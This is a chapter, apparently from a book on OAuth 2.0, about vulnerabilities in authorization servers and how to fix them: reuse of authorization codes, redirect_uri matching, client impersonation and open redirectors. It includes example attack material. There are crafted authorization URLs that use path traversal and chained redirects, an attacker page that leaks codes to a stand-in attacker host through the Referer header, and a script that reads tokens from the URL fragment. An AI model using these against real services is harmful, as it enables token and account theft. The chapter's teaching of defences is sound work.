9 Common authorization server vulnerabilities

This chapter covers

- Avoiding common implementation vulnerabilities in the authorization server
- Protecting against known attacks directed at the authorization server

In the last few chapters, we've looked at how OAuth clients and protected resources can be vulnerable to attackers. In this chapter, we're going to focus on the authorization server with the same eye towards security. We'll see that this is definitely more complicated to achieve because of the nature of the authorization server. Indeed, the authorization server is probably the most complex component in the OAuth ecosystem, as we saw while building one in chapter 5. We'll outline in detail many of the threats you can encounter while implementing an authorization server and what you need to do in order to avoid security pitfalls and common mistakes.

9.1 General security

Since the authorization server consists of both a user-facing website (for the front channel) and a machine-facing API (for the back channel), all general advice for deploying secure web servers applies here as well. This includes having secured server logs, using Transport Layer Security (TLS) with valid certificates, a secure OS hosting environment with proper account access controls, and many other things.

This wide series of topics could easily encompass a whole series of books, so we'll refer you to the wide variety of literature already available and caution, "The web is a dangerous place; heed this advice well, and proceed with caution."

9.2 Session hijacking

We've already talked extensively about the authorization code grant flow. To obtain an access token in this flow, the client needs to take an intermediate step involving the authorization server producing an authorization code delivered in the URI request parameter through an HTTP 302 redirect. This redirect causes the browser to make a request to the client, including the authorization code (shown in bold here).

```
GET /callback?code=SyWhvRM2&state=Lwt50DDQKUB8U7jtfLQCVGDL9cnmwHH1 HTTP/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:39.0)
Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer:
http://localhost:9001/authorize?response_type=code&scope=foo&client_id=oauth-
client-1&redirect_uri=http%3A%2F%2Flocalhost%3A9000%2Fcallback&state=Lwt50DDQ
KUB8U7jtfLQCVGDL9cnmwHH1
Connection: keep-alive
```

The value of the authorization code is a one-time-use credential and it represents the result of the resource owner's authorization decision. We want to highlight that for confidential clients the authorization code leaves the server and passes through the user agent, hence it will persist in the browser history (figure 9.1).

Let's consider the following scenario. Imagine there is a web server, let's call it Site A, that consumes some REST APIs as an OAuth client. A resource owner accesses Site A in a library or some other location with a shared computer. Site A uses the authorization code grant (see chapter 2 for details) to get its OAuth tokens. This will imply that a login to the authorization server is required. As a result of using the site, the authorization code will remain in the browser history (as seen in figure 9.1). When the resource owner finishes, they will almost certainly log out of Site A, and might even log out of the authorization server, but they won't likely clean their browser history.

At this stage, an attacker that also uses Site A will get on the computer. The attacker will log in with their own credentials but will tamper with the redirect to Site A and inject the authorization code from the previous resource owner's session stored in the browser history. What will happen is that, despite the fact the attacker is logged in with their own credentials, they will have access to the resource of the original resource owner. This scenario can be better understood with the help of figure 9.2.



Figure 9.1 Authorization code in the browser history



Figure 9.2 Authorization code grant flow forged

It turns out that the OAuth core specification[1] gives us a solution to this problem in section 4.1.3:

> *The client MUST NOT use the authorization code more than once. If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code.*

It is up to the implementer to follow and implement the specification correctly. In chapter 5, the authorizationServer.js that you built does follow this advice.

```
if (req.body.grant_type == 'authorization_code') {
   var code = codes[req.body.code];
   if (code) {
        delete codes[req.body.code];
```

In this way, the code in the browser is precluded from being accepted twice by the authorization server, making this attack no longer feasible.[2]

Redirecting: 302 or 307?

In January 2016, a security advisory was posted to the OAuth working group mailing list describing an attack that leverages browser behavior on an HTTP 307 redirect. This attack was discovered by researchers from the University of Trier[3] and is based on the fact that the OAuth standard permits any HTTP redirect code for front-channel communications, leaving to the implementer the choice of which method to use. As it turns out, not all redirect methods are treated equally by browsers, and the posted advisory shows how the usage of a 307 redirect is harmful in OAuth and allows the leakage of the user credentials.

Another protection for the authorization code grant type is to bind the authorization code to the `client_id`, particularly for authenticated clients. In our code base, this is done in the next line:

```
if (code.authorizationEndpointRequest.client_id == clientId) {
```

This is needed in order to cover one of the other bullets in section 4.1.3 of RFC 6749:

> *ensure that the authorization code was issued to the authenticated confidential client, or if the client is public, ensure that the code was issued to "client_id" in the request,*

Without these checks, any client could obtain an access token using an authorization code issued for another client. This can have unfortunate consequences.

9.3 Redirect URI manipulation

In chapter 7, we saw how important it is for an OAuth client to pay particular attention to the registered `redirect_uri`—expressly, that it should be as specific as possible.

[1] RFC 6749
[2] http://intothesymmetry.blogspot.ch/2014/02/oauth-2-attacks-and-bug-bounties.html
[3] http://arxiv.org/pdf/1601.01229v2.pdf

The presented attacks made some assumptions concerning the validation algorithm used by authentication servers. The OAuth specification leaves the method of validating the `redirect_uri` entirely up to the authorization server, only saying that the values must match. Authorization servers validate the requested `redirect_uri` against a registered `redirect_uri` in three common ways: *exact matching*, *allowing subdirectory*, and *allowing subdomain*. Let's see how they each work in turn.

The *exact matching* validation algorithm does exactly what its name suggests: it takes the received `redirect_uri` parameter and compares it with the one contained in the record for that client using simple string comparison. If it doesn't match an error is displayed. This is how we implemented this routine in our authorization server in chapter 5.

```
if (req.query.redirect_uri != client.redirect_uri) {
   console.log('Mismatched redirect URI, expected %s got %s',
   client.redirect_uri, req.query.redirect_uri);
   res.render('error', {error: 'Invalid redirect URI'});
   return;
}
```

As you can see from the code, the received `redirect_uri` must exactly match the same one registered in order for the program to continue.

We've already seen the *allowing subdirectory* validation algorithm in chapter 7. This algorithm validates only the start of the URI and considers the requested `redirect_uri` valid if everything else is appended after the registered `redirect_uri`. As we've seen, the redirect URL's host and port must exactly match the registered callback URL. The `redirect_uri`'s path can reference a subdirectory of the registered callback URL.

The *allowing subdomain* validation algorithm instead offers some flexibility in the host part of the `redirect_uri`. It will consider the `redirect_uri` valid if a subdomain of the registered `redirect_uri` is provided.

Another option is to have a validation algorithm that combines *allowing subdomain* matching and *allowing subdirectory* matching. This gives flexibility in both the domain and request path.

Sometimes these matches are constrained by wildcards or other syntactical expression languages, but the effect is the same: several different requests can match against a single registered value. Let's summarize the different approaches: our registered redirect URI is `https://example.com/path`, and table 9.1 shows the matching behavior for several different approaches.

Now let's be perfectly clear: the *only* consistently safe validation method for the `redirect_uri` is *exact matching*. Although other methods offer client developers desirable flexibility in managing their application's deployment, they are exploitable.

Let's take a look at what can happen if a different validation algorithm is used. We have several examples of this vulnerability used in the wild[4] and here we're looking at the basic functionality of the exploit.

[4] https://nealpoole.com/blog/2011/08/lessons-from-facebooks-security-bug-bounty-program/ and http://intothesymmetry.blogspot.it/2014/04/oauth-2-how-i-have-hacked-facebook.html

Table 9.1 Comparison of redirect URI matching algorithms

redirect_uri	Exact Match	Allow Subdirectory	Allow Subdomain	Allow Subdirectory and Subdomain
https://example.com/path	Y	Y	Y	Y
https://example.com/path/subdir/other	N	Y	N	Y
https://other.example.com/path	N	N	Y	Y
https://example.com:8080/path	N	N	N	N
https://example.org/path	N	N	N	N
https://example.com/bar	N	N	N	N
http://example.com/path	N	N	N	N

Let's assume there is a company, `www.thecloudcompany.biz`, that offers the possibility to register your own OAuth client via self-service registration. This is a common approach to client management. The authorization server uses the *allowing subdirectory* validation algorithm for the `redirect_uri`. Now let's see what happens if an OAuth client registers

```
https://theoauthclient.com/oauth/oauthprovider/callback
```

as its `redirect_uri`.

The request originated by the OAuth client is something like the following:

```
https://www.thecloudcompany.biz/authorize?response_type=code&client_id=CLIENT_
ID&scope=SCOPES&state=STATE&redirect_uri=https://theoauthclient.com/oauth/oauth
provider/callback
```

The requirement for the attack to succeed is that the attacker needs to be able to create a page on the target OAuth client site such as

```
https://theoauthclient.com/usergeneratedcontent/attackerpage.html
```

This URI isn't underneath the registered URI, so we're good, right? The attacker must only craft an URI like the following:

```
https://www.thecloudcompany.biz/authorize?response_type=code&client_id=CLIENT_
ID&scope=SCOPES&state=STATE&redirect_uri=https://theoauthclient.com/oauth/oauth
provider/callback/../../usergeneratedcontent/attackerpage.html
```

and have the victim click on it. The part to look carefully at is the relative directory navigation hidden inside the `redirect_uri` value:

```
redirect_uri=https://theoauthclient.com/oauth/oauthprovider/callback/../../
usergeneratedcontent/attackerpage.html
```

According to our previous discussion, this provided `redirect_uri` is perfectly valid if matched using the allowing subdirectory validation algorithm. This crafted



Figure 9.3 Attacker steals the authorization code.

`redirect_uri` uses path traversal[5] to climb up to the root of the site and descend to the attacker's user-generated page. This is dangerous if the authorization server uses Trust On First Use (TOFU) (as discussed in chapter 1), preventing the display of an authorization page to the victim (figure 9.3).

To finalize the attack, we can see how the attacker page would look. In this case, we can use both kinds of attacks seen in chapter 7, using the referrer or the URI fragment, depending on whether we're targeting the authorization code or the implicit grant.

Let's take a look at the authorization code grant attack using the HTTP referrer. The attacker page would be served through an HTTP 302 redirect, which causes the browser to make the following request to the client site:

```
GET
/oauth/oauthprovider/callback/../../usergeneratedcontent/attackerpage.html?
code=SyWhvRM2&state=Lwt50DDQKUB8U7jtfLQCVGDL9cnmwHH1 HTTP/1.1
Host: theoauthclient.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:39.0)
Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: keep-alive
```

The contents of attackerpage.html looks like this:

```
<html>
   <h1>Authorization in progress </h1>
   <img src="https://attackersite.com/">
</html>
```

The authorization code is then stolen via the `Referer` header when the browser fetches the `img` tag embedded in the attacker's page. See chapter 7 for more details on this attack.

[5] https://www.owasp.org/index.php/Path_Traversal

For the implicit grant attack on the hash, the attackerpage.html gets the access token delivered directly. When the authorization server sends the HTTP 302 redirect, the resource owner's browser makes the following request to the client:

```
GET
/oauth/oauthprovider/callback/../../usergeneratedcontent/attackerpage.html#
access_token=2YotnFZFEjr1zCsicMWpAA&state=Lwt50DDQKUB8U7jtfLQCVGDL9cnmwHH1
HTTP/1.1
Host: theoauthclient.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:39.0)
Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: keep-alive
```

and it can be hijacked through the URI fragment. For instance, this simple JavaScript code will fetch the token from the hash, and it can be used or transported from there. (For other methods, see chapter 7.)

```
<html>
  <script>
       var access_token = location.hash;
  </script>
</html>
```

The same attack would work for authorization servers that use the *allowing subdomain* validation algorithm for the `redirect_uri` and OAuth clients that allow the creation of an attacker's controlled page under the `redirect_uri` domain. In this case, the registered `redirect_uri` would be something like `https://theoauthclient.com/` and the attacker's controlled page would run under `https://attacker.theoauthclient.com`. The attacker's crafted URI would then be

```
https://www.thecloudcompany.biz/authorize?response_type=code&client_id=CLIENT_ID&
scope=SCOPES&state=STATE&redirect_uri=https://attacker.theoauthclient.com
```

The page in `https://attacker.theoauthclient.com` is similar to `attackerpage.html`.

One point to highlight here is that the OAuth client has no fault in this case. The OAuth clients we've seen followed the rule to register a `redirect_uri` as specific as it could be; nevertheless, owing to an authorization server weakness, the attacker was able to hijack an authorization code—or worse, an access token.

Covert Redirect

Covert Redirect is a name given to an open redirector attack by security researcher Wang Jing in 2014.[6] It describes a process whereby a malicious attacker intercepts a request from an OAuth client to an OAuth 2.0 authorization server and alters a query parameter in the request called `redirect_uri` with the intention of causing the OAuth authorization server to direct the resulting OAuth response to a ***(continued)***

[6] http://oauth.net/advisories/2014-1-covert-redirect/

malicious location rather than to the originally requesting client, thus exposing any returned secrets to the attacker. The official OAuth 2.0 Threat Model (RFC 6819) details this threat, and section 5.2.3.5 of the RFC documents the recommended mitigations:

> *An authorization server should require all clients to register their "redirect_uri", and the "redirect_uri" should be the full URI as defined in [RFC6749].*

9.4 Client impersonation

In chapter 7 and in the previous section of this chapter, we've seen several techniques to hijack authorization codes. We've also seen that without the knowledge of the `client_secret`, an attacker can't achieve too much because the secret is needed in order to trade the authorization code for an access token. This continues to hold true only if the authorization server follows section 4.1.3 of the OAuth core specification, in particular:

> *ensure that the "redirect_uri" parameter is present if the "redirect_uri" parameter was included in the initial authorization request as described in Section 4.1.1, and if included ensure that their values are identical.*

Let's assume an authorization server doesn't implement this part of the specification and see what can go wrong. If you've been following along with building the authorization server in chapter 5 you may notice that we've intentionally left this out from the basic implementation in order to cover it now.

As we've said, all the attacker has in their hands is an authorization code. They don't have any knowledge of the `client_secret` for the client that the authorization code is bound to, so theoretically they can't achieve anything. If the authorization server doesn't implement this check, this still represents a problem. But before we dig into this, let's review how the attacker was able to steal the authorization code in the first place. All the techniques we've seen used to steal the authorization code (both in this chapter and in chapter 7) were related to some sort of `redirect_uri` manipulation. This was achieved because of the OAuth client's poor choice of the registered `redirect_uri` or too loose of an authorization server `redirect_uri` validation algorithm. In both cases, the registered `redirect_uri` didn't exactly match the one provided in the OAuth request. Nevertheless, the attacker hijacked the authorization code though a maliciously crafted URI.

Now what an attacker can do is to present this hijacked authorization code to the OAuth callback of the victim's OAuth client. At this point, the client will proceed and try to trade the authorization code for an access token, presenting valid client credentials to the authorization server. The authorization code is bound to the correct OAuth client (see figure 9.4).

The result is that the attacker is able to successfully consume the hijacked authorization code and steal the protected resource of a target victim.



Figure 9.4 Hijacked authorization code (vulnerable authorization server)

Let's see how we can fix this in our code base. Open up `ch-9-ex-1` and edit the `authorizationServer.js` file. We won't be editing the other files in this exercise. In the file, locate the authorization server's token endpoint and specifically the part that processes authorization grant request, then add the following snippet of code:

```
if (code.request.redirect_uri) {
   if (code.request.redirect_uri != req.body.redirect_uri) {
        res.status(400).json({error: 'invalid_grant'});
        return;
   }
}
```

When the OAuth client presents the hijacked authorization code to the authorization server, the authorization server will now ensure that the `redirect_uri` presented in the initial authorization request will match the one presented in the token request. Since the client isn't expecting to send anyone to the attacker's site, these values will never match and the attack fails. Having this simple check in place is extremely important and can negate many common attacks on the authorization code grant. Without this added check, there are several risks known to have been exploited in the wild.[7]

9.5 Open redirector

We already met the open redirector vulnerability in chapter 7 and we've seen how an open redirector can be used to steal access tokens from OAuth clients. In this section, we will see how implementing the OAuth core specification verbatim might lead to having the authorization server acting as an open redirector.[8] Now it's important to outline that if this is a deliberate choice, it's not necessarily bad; an open redirector on its own isn't guaranteed to cause problems, even though it's considered bad design. On the other hand, if this hasn't been taken into account during the design of the authorization server architecture under some particular conditions that we're going to see in this section, having a freely available open redirector gives the attacker some room for an exploit.

In order to understand the issue we need to take a closer look at section 4.1.2.1 of the OAuth specification:[9]

> *If the request fails due to a missing, invalid, or mismatching redirection URI, or if the client identifier is missing or invalid, the authorization server SHOULD inform the resource owner of the error and MUST NOT automatically redirect the user-agent to the invalid redirection URI.*
>
> *If the resource owner denies the access request or if the request fails for reasons other than a missing or invalid redirection URI, the authorization server informs the client by adding the following parameters to the query component of the redirection URI . . .*

[7] http://homakov.blogspot.ch/2014/02/how-i-hacked-github-again.html
[8] http://intothesymmetry.blogspot.it/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html
[9] https://tools.ietf.org/html/rfc6749#section-4.1.2.1

For this discussion, the part we're particularly interested is italicized. This states that if an authorization server receives an invalid request parameter, such as an invalid scope, the resource owner is redirected to the client's registered `redirect_uri`.

We can see this behavior implemented in chapter 5:

```
if (__.difference(rscope, cscope).length > 0) {
  var urlParsed = buildUrl(query.redirect_uri, {
       error: 'invalid_scope'
  });
  res.redirect(urlParsed);
  return;
}
```

If you want to try this out, open up `ch-9-ex-2` and run the authorization server. Then open your favorite browser and go to

```
http://localhost:9001/authorize?client_id=oauth-client-1&redirect_uri=http://
localhost:9000/callback&scope=WRONG_SCOPE
```

What you see is your browser being redirected to

```
http://localhost:9000/callback?error=invalid_scope
```

The issue is also that the authorization server may be allowing client registrations with an arbitrary `redirect_uri`. Now you might argue that this is ONLY an open redirect and there isn't much you can do with it, right? Not really. Let's assume that an attacker does the following:

- Registers a new client to the `https://victim.com` authorization server.
- Registers a `redirect_uri` such as `https://attacker.com`.

Then the attacker can craft a special URI of the form

```
https://victim.com/authorize?response_type=code&client_id=bc88FitX1298KPj2WS259
BBMa9_KCfL3&scope=WRONG_SCOPE&redirect_uri=https://attacker.com
```

This should redirect back to `https://attacker.com` (without any user interaction, ever), meeting the definition of an open redirector.[10] What then? For many attacks, access to an open redirector is only one small part of the attack chain, but it's an essential one. And what could be better, from the attacker's perspective, than if a trusted OAuth provider gives you one out of the box?

If this isn't enough to convince you that an open redirector is bad enough, be aware that this same issue has been used in the wild as part of an attack to steal access tokens.[11] It's interesting to see what can be achieved combining the open redirector described in this section with the URI manipulation described previously. If the authorization server is pattern matching the `redirect_uri` (as seen previously, such as *allowing sub-directory*) and has an uncompromised public client that shares the same domain as the authorization server, the attacker can use a redirect error redirection to intercept

[10] https://www.owasp.org/index.php/Top_10_2013-A10-Unvalidated_Redirects_and_Forwards
[11] http://andrisatteka.blogspot.ch/2014/09/how-microsoft-is-giving-your-data-to.html

redirect-based protocol messages via the `Referer` header and URI fragment. In this scenario the attacker does the following:

- Registers a new client to the `https://victim.com` authorization server.
- Registers a `redirect_uri` such as `https://attacker.com`.
- Creates an invalid authentication request URI for the malicious client. As an example he can use a wrong or nonexistent scope (as seen previously): `https://victim.com/authorize?response_type=code&client_id=bc88FitX1298KPj2WS259BBMa9_KCfL3&`**`scope=WRONG_SCOPE`**`&redirect_uri=https://attacker.com`
- Crafts a malicious URI targeting the good client that uses the redirect URI to send a request to the malicious client, using the URI in the previous step: `https://victim.com/authorize?response_type=token&client_id=good-client&scope=VALID_SCOPE&`**`redirect_uri=https%3A%2F%2Fvictim.com%2Fauthorize%3Fresponse_type%3Dcode%26client_id%3Dattacker-client-id%26scope%3DWRONG_SCOPE%26redirect_uri%3Dhttps%3A%2F%2Fattacker.com`**
- If the victim has already used the OAuth client (good-client) and if the authorization server supports TOFU (not prompting the user again), the attacker will receive the response redirected to `https://attacker.com`: the legitimate OAuth Authorization response will include an access token in the URI fragment. Most web browsers will append the fragment to the URI sent in the location header of a 30x response if no fragment is included in the location URI.

If the authorization request is code instead of a token, the same technique is used, but the code is leaked by the browser in the `Referer` header rather than the fragment. A draft for an OAuth security addendum that should provide better advice to implementers was recently proposed.[12] One of the mitigations included in the draft is to respond with an HTTP 400 (Bad Request) status code rather than to redirect back to the registered `redirect_uri`. As an exercise, we can try to implement this. Open up `ch-9-ex-2` and edit `authorizationServer.js`. All we need to do is to replace the section of previous code highlighted with:

```
if (__.difference(rscope, client.scope).length > 0) {
   res.status(400).render('error', {error: 'invalid_scope'});
   return;
}
```

Now we'll repeat the exercise at the beginning of this section: run the authorization server, open your favorite browser, and go to

```
http://localhost:9001/authorize?client_id=oauth-client-1&redirect_uri=http://
localhost:9000/callback&scope=WRONG_SCOPE
```

[12] https://tools.ietf.org/html/draft-ietf-oauth-closing-redirectors

An HTTP 400 (Bad Request) status code is returned instead of the 30x redirect. Other proposed mitigations include the following:

- Perform a redirect to an intermediate URI under the control of the authorization server to clear `Referer` information in the browser that may contain security token information.
- Append '`#`' to the error redirect URI (this prevents the browser from reattaching the fragment from a previous URI to the new location URI).

We'll leave the coding part of these extra mitigations as an exercise to the reader.

9.6 Summary

There are many responsibilities when securing an authorization server, as it serves as the linchpin of the OAuth security ecosystem.

- Burn the authorization code once it's been used.
- Exact matching is the ONLY safe validation method for `redirect_uri` that the authorization server should adopt.
- Implementing the OAuth core specification verbatim might lead us to have the authorization server acting as an open redirector. If this is a properly monitored redirector, this is fine, but it might pose some threats if implemented naively.
- Be mindful of information that can leak through fragments or `Referer` headers during error reporting.

Now that we've taken a look at how to secure all three major parts of the OAuth ecosystem, let's take a look at securing the most essential element in any OAuth transaction: the OAuth token.